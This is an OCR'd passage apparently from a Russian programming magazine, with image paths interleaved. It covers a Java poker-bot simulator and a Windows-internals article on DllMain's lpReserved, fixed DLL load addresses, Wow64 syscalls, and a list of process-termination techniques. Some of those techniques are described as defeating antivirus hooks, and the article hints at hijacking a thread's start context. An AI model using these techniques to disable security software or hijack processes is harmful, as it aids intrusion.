
`changeBoardCard(int[] board)` — метод вызывается при изменении карт на столе, `changePot(int pot)` вызывается при изменении размера банка, `changeMoneyOfPlayers(int[] money)` вызывается при изменении количества денег игроков, `postDillerMessage(String message)` вызывается при отправке сообщений дилера, `changeDillerPosition(int posOfDealer)` вызывается при изменении позиции дилера, `changePlayerStatus(int player, int status, int[] hand)` вызывается при изменении статуса игрока.

СХЕМА СИМУЛЯТОРА


Как известно, правила покера неоднородны и склонны друг от друга отличаться. Например, в круге торговли. Так, по правилам с сайта PokerStars после первого круга торговли первым ходит активный игрок слева от дилера, а по другим правилам первым ходит игрок слева от игрока, который ходил первым на прошлом круге торговли. В симуляторе реализованы правила Holdem Poker с сайта PokerStars. По размеру ставок будем делать не NoLimit и не Limit, а кое-что свое — ограничим размер рейза текущей ставкой.

Всего логик семь: AggressiveLogic (разыгрывает даже слабые руки), CautiousLogic (разыгрывает только сильные руки), RationalLogic (действует рационально), RaiseLogic (все время повышает ставку), CallLogic (все время поддерживает ставку), FoldLogic (все время сбрасывает), RandomLogic (случайно ходит).

AggressiveLogic, CautiousLogic и RationalLogic используют в принятии



Форма HoldemConsole



Форма HoldemForm

решений формулу p*pot = win и сравнивает win со своими ставками. Иначе говоря, использует формулу, которую мы обсуждали в прошлой статье (если хочешь освежить память — вставь в свою ЭВМ диск к этому журналу и зачитай ее). Единственное, что — CautiousLogic уменьшает вероятность, чтобы разыгрывать меньше рук, а AggressiveLogic увеличивает, чтобы разыгрывать больше. Оболочка HoldemForm рисует форму на swing'е и реализует два интерфейса — IEventSimulation и ILogic. Первый интерфейс нужен для того, чтобы отображать на форме все события симуляции — раздачу карт, сообщения дилера, изменения состояний игроков и т.д. Второй интерфейс мы создаем, чтобы пользователь мог сообщать симулятору свои действия — Fold, Call или Raise. Форма отображает все карты игроков и вероятности их выигрыша, поэтому она не подходит для честной игры с компьютером, но зато идеально подходит для отладки симулятора. HoldemConsole просто выводит все сообщения дилера на экран.

ПОРЯДОК СИМУЛЯЦИИ

Для начала — небольшой алгоритм. Итак:

1) Поставить большой и малый блайнды;
2) Раздать карты игрокам (Пре флоп);
3) Провести круг торговли;
4) Положить три карты на стол (Флоп);
5) Провести круг торговли;
6) Положить четвертую карту на стол (Терн);
7) Провести круг торговли;
8) Положить пятую карту на стол (Ривер);
9) Провести круг торговли;
10) Открыть карты и определить выигрышную комбинацию.

Соответственно, после каждого круга торговли нужно проверять, не остался ли в игре только один игрок. Если да, то весь банк уходит ему. Количество игроков, которые будут играть, равно девяти. Во время игры их может стать меньше, но в начале их будет именно девять. Это сделано в целях упрощения симуляции — не надо заботиться о длинах массивов.

КОД СИМУЛЯТОРА

Определимся с тем, что должен знать симулятор. Во-первых, симулятор должен иметь следующие данные об игроках: их деньги (moneyOfPlayers), карты (handOfPlayers) и их состояние (в игре или вышли) — stateOfPlayers. Во-вторых, должен знать позицию дилера (posOfDealer), количество денег в банке (pot), размер большого блайнда (bigBlind) и текущие карты на столе (board). Для работы логики принятия решений нужно также запоминать, сколько денег положил в банк каждый из игроков за текущую игру(totalBet). И самое главное — симулятор должен знать, что за игроки играют за столом, то есть у него должен быть список всех игроков (playersList). Методы, нужные для симуляции: `trade(int betting)` — метод торговли, `startGame()` — главный метод, в котором происходит игра, `int getSinglePlayer()` — если в игре остался один игрок, то метод вернет индекс этого игрока, `int getActivePlayer()` — количество активных игроков в игре. К этим методам добавляются несколько set-методов для изменения значений по умолчанию — `setBigBlind(int bigBlind)`, `setRoundCount(int roundCount)`. Можно сделать метод по изменению количества денег перед игрой, но я считаю, это не критично, ведь, в конце концов, это симулятор для тестирования алгоритмов, а там не важно, сколько денег у игроков в начале игры. Хотя, если делать на основе этого симулятора приложение для игры в покер, то стоит реализовать данный метод, плюс сделать возможность изменения количества игроков в начале игры. Теперь рассмотрим подробнее методы игры и торговли.

STARTGAME

Шаги симуляции в теории расписаны выше, на практике же к ним добавляются следующие действия: обнуление переменных перед началом каждого раунда, перемешивание карт перед началом каждого раунда, проверка на наличие более одного игрока в игре после каждого круга торговли. Небольшое замечание: хотя перемешивание карт и занимает больше времени, чем вытаскивание случайной карты (как было сделано при определении вероятности выигрыша в прошлой статье), более наглядно и удобно это демонстрируется при сдаче карт. Если производительности будет не хватать, то можно будет оптимизировать этот алгоритм.

Еще можно свернуть код проведения игры в цикл, поскольку сейчас там имеют место повторяющиеся участки с проверками и проведение круга торговли. Однако, их всего четыре, они не занимают много места, и при сворачивании в цикл нужно будет изменять алгоритм раздачи карт на стол, поэтому пока оставим все как есть.

В исходном коде часто встречается такая конструкция:

```
x = (x + 1) % 9;
```

Эта массивная конструкция представляет собой всего лишь циклическое увеличение значения переменной x от 0 до 8-9. В данном случае оно означает количество игроков за столом.

TRADE

Входной параметр в методе, которой проводит круг торговли




Схема симулятора

— номер круга торговли. Это 1 (пре-флоп), 2 (флоп), 3 (терн), 4 (ривер). В начале метода проверяем на первый круг торговли, и если да, то находим позиции малого и большого блайндов и кладем деньги в банк. Далее происходит сам круг торговли. Непосредственно перед ходом каждого игрока проверяются следующие параметры: больше ли одного игрока в игре, может ли текущий игрок играть. При повторном круге торговли проверяется, не равна ли ставка текущего игрока максимальной ставке (то есть нужно ли игроку еще вкладывать деньги в банк), и есть ли у игрока вообще деньги.

Метод для определения хода пользователя

```
public int getAction(float p, float totalBet, float
curBet, float pot, int betting, int minRaise) {
    if (curBet == 0) {
        btnCall.setText("Check");
    } else {
        btnCall.setText("Call " +
            String.valueOf(curBet));
    }
    btnCall.setVisible(true);
    btnFold.setVisible(true);
    btnRiase.setVisible(true);
    btnRiase.setText("Raise " +
        String.valueOf(curBet + minRaise));
    frame.repaint();
    action = -1;
    while (action == -1) {
        try {
            Thread.sleep(500);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
        frame.repaint();
    }
    btnCall.setVisible(false);
    btnFold.setVisible(false);
    btnRiase.setVisible(false);
    frame.repaint();
    return action;
}
```

Проверки перед началом торговли

```
// увеличиваем номер текущего игрока
curPlayer = (curPlayer + 1) % 9;
if (getSinglePlayer() != -1) {
        break;
}
if (stateOfPlayers[curPlayer] == false) {
        continue;
}
if ((repeatTrade == true) && (betOfPlayers[curPlayer]
    == maxBet)) {
       continue;
}
if (moneyOfPlayers[curPlayer] == 0) {
        continue;
}
```

После этих проверок можно переходить непосредственно к определению текущего хода игрока. Для этого вычисляем вероятность выигрыша игрока на основе его карт, карт на столе и количества игроков и вызываем метод интерфейса ILogic для определения хода игрока:

Вызов методов расчета вероятности и принятия решений

```
float p=logic.getProbabilityOfWin(
handOfPlayers[curPlayer], board,getActivePlayers());
int action=playersList.get(curPlayer).getAction(p,
totalBet[curPlayer] + betOfPlayers[curPlayer],
maxBet-betOfPlayers[curPlayer],pot,betting,
maxBet==0?bigBlind:maxBet);
```

Метод расчета вероятности вызывается со следующими параметрами: текущие карты игрока, карты на столе и количество активных (тех, кто не сбросил карты) игроков в игре.

Первый параметр в методе getAction — вероятность выигрыша; второй — сумма всех поставленных денег за прошлые круги торговли и поставленных денег на текущем круге торговли; третий параметр — то количество денег, которое нужно поставить игроку, чтобы уравнять ставки, то есть разность между максимальной ставкой на текущем круге торговли и текущей ставкой игрока; четвертый параметр — размер банка; пятый — номер круга торговли, шестой — минимальное количество денег, которое нужно поставить при рейзе. Здесь мы приняли его как значение максимальной ставки за текущий круг торговли или, если эта ставка равна нулю, размер большого блайнда. После получения действия от игрока (переменная action) выполняем это действие. Алгоритм таков: если игрок сделал fold, то делаем его неактивным; если call, то сначала проверяем, может ли он поставить деньги, или сразу идет all-in, а потом выполняем требуемое действие, то есть или ставим часть денег, или ставим все, что есть; если raise, то сначала уравниваем ставку игрока до максимальной ставки, а потом ставим оставшуюся часть денег, требуемую для рейза. В общем случае при ставке следует проверять, есть ли требуемая сумма на счету у игрока, если нет, то ставим все оставшиеся деньги (all-in). После проведения ставок всех игроков проверяем, все ли игроки поставили одинаковое количество денег. Если кто-то не поставил, и у него при этом еще есть деньги, проводим повторный круг торговли.

СИМУЛЯЦИЯ

Перед началом игры нужно добавить игроков. Это делается следующим образом:

Добавление игроков для игры в HoldemForm

```
List<ILogic> playersList=new ArrayList<ILogic>();
playersList.add(frame);
playersList.add(new FoldLogic());
playersList.add(new CautiousLogic());
playersList.add(new CallLogic());
playersList.add(new RationalLogic());
playersList.add(new AggressiveLogic());
playersList.add(new CautiousLogic());
playersList.add(new AggressiveLogic());
playersList.add(new RaiseLogic());
```

Во второй строчке мы добавляем в качестве игрока текущую форму, это означает, что все методы принятия решений для первого игрока будут

Сайты по теме

Правила покера:
http://www.pokerbonus.org.ua/menu/pravila.html
http://www.tehasskiy-holdem.info/
http://www.pokerstars.com/ru/poker/games/texas-holdem/

Фундаментальная теорема покера:
http://poker-wiki.ru/poker/Фундаментальная_теорема_покера

Вики по покеру:
http://poker-wiki.ru/

вызываться из этой формы. Он, в свою очередь, будет спрашивать пользователя, что делать — fold, call или raise.
Для начала проведем игру между человеком и компьютерными игроками, проверим работу правил симуляции — как раздаются карты, как ходят игроки, как происходит смена дилера. Я ошибок не нашел, но они наверняка там есть. Поэтому если ты что-то нашел, или у тебя будут предложения по улучшению программы, пиши мне на timreset@mail.ru
Перечислю некоторые неточности в симуляции, чтобы знать, где можно доделать симулятор:
1) Фиксированное количество игроков. Можно сделать от двух до десяти.
2) В HoldemForm не отображается фишка дилера, хотя метод changeDillerPosition при смене дилера вызывается. Нужно добавить на форму возле игрока-дилера пометку.
3) Фиксированное количество денег в начале игры. Можно сделать изменение этого значения перед игрой.
4) Только целые значения большого и малого блайнов. Сделать тип float для них. Int был выбран только из-за производительности… и то, наверное, это спорный выбор.
5) Неправильный выбор минимального значения ставки при рейзе. Сделать вычисление минимального рейза по правилам. Ссылка на них есть в статье.
6) Фиксированное увеличение ставки при рейзе. Сделать значение рейза динамическим — от минимального значения до максимального.
7) При открытии карт, если есть игроки с одинаковыми картами, выигрывает только первый игрок. Можно это исправить, чтобы выигрыш делился поровну между игроками. Хотя эта ошибка будет повторяться нечасто (все-таки вероятность того, что у игроков будут две одинаковые по силе комбинации, мала), лучше все же реализовать ее по правилам. После того, как был протестирован алгоритм симуляции, запустим несколько десятков раундов в оболочке HoldemConsole. Игроки там распределены следующим образом:
Добавление игроков для игры в HoldemConsole

```
playersList.add(new RationalLogic());
playersList.add(new FoldLogic());
playersList.add(new CautiousLogic());
playersList.add(new CallLogic());
playersList.add(new CautiousLogic());
playersList.add(new AggressiveLogic());
playersList.add(new RandomLogic());
playersList.add(new AggressiveLogic());
playersList.add(new RaiseLogic());
```

50 раундов на моем ноуте выполнялись около 15 минут. В принципе, приемлемое значение. Количество денег после 49 раундов следующее (начальное количество у всех одинаково — $750):


```
1-й — $580
2-й — $590
3-й — $570
4-й — $2220
5-й — $570
6-й — $680
7-й — $0
8-й — $750
9-й — $790
```

После второй симуляции:

```
1-й — $570
2-й — $560
3-й — $580
4-й — $2450
5-й — $590
6-й — $1110
7-й — $0
8-й — $890
9-й — $0
```

ВЫВОД

Теперь самое главное — интерпретация результатов. Выше можно заметить, что самый успешный игрок — CallLogic, за ним следует RaiseLogic (в первом случае) и AggressiveLogic (во втором случае). Почему так? Ведь самый оптимальный алгоритм у нас — это RationalLogic и, по идее, он должен всех обыгрывать? Да, это так, но на данном этапе этот алгоритм не учитывает одной важной составляющей — истории рук, то есть того, как ходят остальные игроки при тех или иных картах и текущих ходах игроков. А ведь история рук позволяет узнать, что значат ходы игроков — блефуют ли они (то есть колируют и рейзят со слабыми руками) или у них действительно сильные карты. Больше информации об игроках, по теореме покера, приводит к лучшим ходам. Так как он это не учитывает, а основывается только на ставках и размере банка, то получается, что он много рук не разыгрывает, а сбрасывает. В отличие от других игроков — CallLogic, RaiseLogic и AggressiveLogic. Они же разыгрывают большой диапазон рук, то есть блефуют. Кстати, хотел бы сделать небольшое замечание к своей прошлой статье. В условии определения действия вместо SB нужно использовать minRaise, где minRaise — минимальный размер ставки, который нужно сделать при рейзе. Он равен последней ставке игрока, который ходил до нас. В общем, твори, дорабатывай логику и обязательно пиши нам письма, ведь именно благодаря твоим отзывам — от критичных и даже агрессивных до позитивных и даже благодарных :) — мы приняли решение и дальше развивать тему кодинга покерных ботов. Если все пойдет нормально, то в следующей статье мы реализуем взаимодействие с клиентом покер-рума — считывание информации и нажимание на кнопки. ☒



info
Пока в симуляторе есть неточности, но если их исправить и сделать хороший интерфейс HoldemForm, то можно будет использовать его для тренировки игры в покер.



dvd
На диске тебя ждут исходники. Они снабжены подробнейшей документацией в формате JavaDoc и комментариями в коде, так что разобраться с ними не составит труда. Текст прошлой статьи лежит там же.



links
Много документации по покеру на сайте http://poker-wiki.ru

Александр Эккерт aleksandr-ehkkert@rambler.ru



ПОТАЕННЫЕ САДЫ WINDOWS

Исследуем недра операционной системы с помощью дебаггера и не только

У Стивена Кинга есть произведение «Потаенное окно, потаенный сад». Не могу сказать, что я люблю творчество этого писателя, но если ты не читал эту книгу, настоятельно советую найти и прочесть. Очень занимательная и одновременно пугающая книга. В ней со всей присущей Стивену Кингу ужасающей красотой изложения рассказывается о том, какие тайны может хранить в себе сознание любого человека.

Вот и сегодня мы, наверное, не будем разговаривать на какую-то конкретную тему. Мы просто немного полазаем в потаенном саду Windows, забравшись туда через потаенное окно дебаггера :). Я попробую рассказать о скрытых местах, странностях и неизвестностях операционной системы Windows. Эти знания помогут тебе, как программисту, лучше знать, понимать и использовать эти самые потаенные места в своих грязных целях.

ВВЕДЕНИЕ

Даже по прошествии многих лет, потраченных на изучение внутренностей операционной системы и системного кодинга, понимаешь, что постичь все тонкости ОС вряд ли удастся. Я не имею в виду именно себя — такого мнения придерживаются многие программисты, с которыми я знаком. При этом зачастую единственным инструментом, позволяющим выпытать те или иные секреты операционной системы, становится отладчик или дебаггер. Хотя не все любят возиться с отладчиком, положения дел это не меняет — если хочешь находить, простите за каламбур, потаенные окна в Windows — без него не обойтись. Итак, начнем.

ЗАГАДОЧНЫЙ ПАРАМЕТР LPRESERVED В DLLMAIN


Всем нам известна точка входа при старте библиотек — DllMain:

```
BOOL WINAPI DllMain(
__in  HINSTANCE hinstDLL,
__in  DWORD dwReason,
__in  LPVOID lpReserved
);
```

Принимает она (точка входа) три параметра. С первыми двумя все понятно, но как быть с третьим? И действительно, зачем нужен этот параметр lpReserved, если нигде в коде при инициализации библиотеки он больше не используется? Оказывается не все так просто, как пытается это показать Microsoft.

MSDN утверждает, что этот параметр используется при загрузке/выгрузке библиотеки; в частности, при статических операциях библиотеки этот параметр содержит отличное от нуля значение. И, наоборот, при динамических операциях lpReserved будет равным нулю.

Открою страшную тайну: lpReserved есть ничто иное, как указатель на контекст стартующего процесса, который грузит библиотеку! Подробности таковы: при старте нового потока ядро ставит его в очередь для исполнения в виде APC — AsyncProcedureCall, который передается в функцию LdrInitializeThunk, который вызывается Ntdll.dll. Одним из параметров, который передается LdrInitializeThunk, является указатель на структуру CONTEXT, которая описывает начальное состояние потока — регистры, данные и т.п. После выполнения APC, контроль передается LdrInitializeThunk. Раз уж исполнение нового потока начинается с вызова ntdll!LdrInitializeThunk, то этой функции передается стартовый адрес, определенный функцией CreateThread. Таким образом



Адреса загрузки ntdll.dll и kernel32.dll в процессах explorer.exe и firefox.exe

становится понятно (а уж под отладчиком — тем более!), что CreateThread должен передать через APC в вызов LdrInitializeThunk параметры старта процесса.

Подведем итоги: в случае, если dwReason равен DLL_PROCESS_ATTACH (при загрузке библиотеки), lpReserved равен NULL для динамической загрузки и non-NULL для статической загрузки.

В случае, если fdwReason равен DLL_PROCESS_DETACH (при выгрузке библиотеки), lpReserved равен NUL при вызове FreeLibrary и при ошибке загрузки DLL, и non-NULL — при окончании процесса.

Зачем Microsoft скрывать этот факт? На самом деле, я бы тоже его скрыл :). Подумай сам, сколько возможностей подмены контекста открывается при этом! Что? Ты никогда не слышал о контексте процесса? И системный вызов SetThreadContext тебе тоже ни о чем не говорит? Окей, рассмотрим. Во-первых, контроль над структурой CONTEXT даст нам контроль над регистрами процессора. Все регистры процессора при старте указываются в структуре CONTEXT (смотри описание этой структуры). Это могут быть DEBUG-регистры для контроля над определенным приложением или же установки перехватов вызовов функций. Или, кстати, установки флага TF в регистре EFLAGS

Во-вторых, путем изменения lpReserved->Eip можно изменить точку старта библиотеки. Эта особенность также может быть использована в определении версии ОС, которая используется на целевой машине путем выбора точки входа в зависимости от версии ОС. Незаменимое свойство для обеспечения переносимости кода, кстати.

АНАЛОГИЧНЫЕ АДРЕСА ЗАГРУЗКИ DLL

И действительно, если ты обращал внимание, такие библиотеки как ntdll.dll, kernel32.dll и user32.dll для всех процессов всегда загружаются по одному и тому системному адресу, хотя Microsoft это никак не объясняет. Почему? Как ты знаешь, указанные библиотеки представляют программисту набор системных функций для работы с системой. К примеру, ntdll.dll является самой важной из юзермодных библиотек. Она представляет собой своеобразную заглушку для вызова системных сервисов. И она должна быть загружена по одному и тому же адресу именно по этой причине. Например, создание любого юзермодного потока всегда происходит через вызов функции ntdll!LdrInitializeThunk. Функция ntdll!KiUserApcDispatcher нужна системе для того, чтобы поставить в очередь исполнение юзермодных асинхронных вызовов. Ядро операционной системы определяет адреса этих функций еще на стадии инициализации системы. И, так как ядро использует скэшированные указатели на эти функции (для быстродействия), ntdll.dll уже не может быть загружена по другим адресам. Kernel32.dll не может быть загружен по различным адресам, потому что большое количество предоставляемых этой библиотекой сервисов используются системой для кросспроцессовых инъекций кода. Например, kernel32.dll ответственна за обработчик событий консоли (что делает команда Ctrl+C в консоли, помнишь?). Так как консоль могут запустить многие программы, адрес обработчика Ctrl+C должен быть одним и тем же. Ну а user32.dll постоянно загружается по одному и тому же адресу по той простой причине, что она предоставляет кучу сервисов, используемых win32k.sys — драйвера, реализующего оконную подсистему Windows. Указатели на эти функции win32k.sys получает через вызов NtUserInitializeClientPfnArrays во время загрузки.

ОДНОПОТОЧНОСТЬ? НЕ ТУТ-ТО БЫЛО!

Часто ли ты используешь в своих программах отдельные потоки? Если программа простая, и ей не требуется обрабатывать большие массивы данных, вряд ли она для тебя будет многопотоковой. Но это только на первый взгляд. Потому что многие (если не все) Win32-приложения на самом деле являются многопотоковыми программами, даже если их разработчик утверждает обратное. К примеру, при старте программы сервисом подсистемы CSRSS в программе по умолчанию создается отдельный поток для обработки консольных событий типа Ctrl+C/Ctrl+Break. Во-вторых, большинство Win32-API-функций для выполнения своего кода используют отдельные потоки. Например, вызов WSAAsyncGetHostByName использует синхронный вызов gethostbyname в отдельном потоке, после чего возвращает результаты запрашивающему через оконные сообщения.

РАЗНИЦА МЕЖДУ НАТИВНЫМИ X86-ВЕРСИЯМИ БИБЛИОТЕК И ИХ WOW64-АНАЛОГАМИ

Механизм Wow64 включает в себя полный набор 32-битных системных dll, реализующий Win32 API-функции




dvd


На DVD ты сможешь найти последнюю версию WinDBG, незаменимого отладчика под ОС Windows, а также кое-какой интересный код, который позволит тебе сделать свою систему более защищенной.



links

Для более конкретного изучения внутренностей ОС Windows обычных форумов недостаточно. Очень часто золотые крупинки можно отыскать в блогах системных программистов, таких как www.alex-ionescu.com или http://j00ru.vexillium.org.





Архитектура wow64

(для их использования Wow64-программами). Так какова же разница между «нормальными» 32-битными dll и их Wow64-версиями?
На 64-битных версиях Windows разницы между такими библиотеками нет — большинство dll являют собой 32-битные копии с 32-битной версии операционной системы. К примеру, Wow64-библиотека ws2_32.dll на Vista x64 — тот же самый файл, что и 32-битная ws2_32.dll на Vista x86. Вместе с тем, некоторые dll отличаются очень значительно, к примеру, ntdll.dll.
Если мы глянем сквозь призму отладчика на x86 версию ntdll.dll, то легко сможем увидеть, что системный вызов уходит в ядро системы через так называемый SystemCallStub в структуре SharedUserData:

```
lkd> u ntdll!NtClose
ntdll!ZwClose:
mov    eax,30h
mov    edx,offset SharedUserData!SystemCallStub
call   dword ptr [edx]
ret    4
```

В Wow64-версии ntdll картина разительно отличается. Вызов системного сервиса происходит через поле по смещению 0xc0 в 32-битной структуре TEB (Thread Environment Block):

```
lkd> u ntdll!NtClose
ntdll!ZwClose:
mov    eax,0Ch
xor    ecx,ecx
lea    edx,[esp+4]
call   dword ptr fs:[0C0h]
ret    4
```

В свою очередь, раскрываем структуру TEB и там по смещению 0xc0 видим поле, помеченное как "WOW32Reserved":

```
lkd> dt ntdll!_TEB
   +0x000 NtTib                 : _NT_TIB
[skip...]
   +0x0c0 WOW32Reserved         : Ptr32 Void
```


Кстати, в качестве лирического отступления от темы хочу заметить, что если ты планируешь использовать 32-битные программы под Wow64, будь очень внимателен при использовании таких функций как GetThreadContext/SetThreadContext, и вот почему. Данные функции требуют дополнительных привилегий при исполнении в контексте Wow64. В частности, им нужен доступ к данным THREAD_QUERY_INFORMATION.

12 СПОСОБОВ ЗАВЕРШИТЬ ПРОЦЕСС

Чтобы ты всегда мог выйти победителем из социалистического соревнования на тему «Кто знает больше способов грохнуть процесс», проведенного в кругу друзей, любимый журнал заботливо подгоняет тебе целых 12 методов:
1) Использовать функции TerminateProcess или NtTerminateProcess — понятно без лишних слов, правда, они всегда перехватываются аверами для своей защиты;
2) Использовать CreateRemoteThread с вызовом ExitProcess. Для этого тебе нужно будет найти адрес ExitProcess внутри того процесса, который ты хочешь завершить;
3) Использовать комбинацию NtQuerySystemInformation или toolhelp32 с вызовом TerminateThread or NtTerminateThread. Все предельно просто — находишь все потоки искомого процесса и завершаешь их вызовом TerminateThread (NtTerminateThread);
4) Вызвать NtQuerySystemInformation или toolhelp32, после чего вызовом SetThreadContext установить регистр EIP так, чтобы он указывал на ExitProcess;
5) В цикле от 0 до 4096 вызвать функцию DuplicateHandle с параметрами TargetProcess и TargetProcessHandle равными NULL, а Options равным 0x1. Это закроет если не все, то почти все хендлы открытого процесса. Что интересно — этот метод прекрасно действует против сложных программ и систем, типа антивирусов, однако не сможет грохнуть notepad.exe;
6) Довольно громоздкий способ — можно вызвать последовательно CreateJobObject, AssignProcessToJobObject и TerminateJobObject;
7) Сложный способ, больше известный в среде дебаггеров — вызываем последовательно NtCreateDebugObject для процесса, затем NtDebugActiveProcess, после чего закрываем хендл дебаг-объекта (читай — процесса) вызовом CloseHandle;
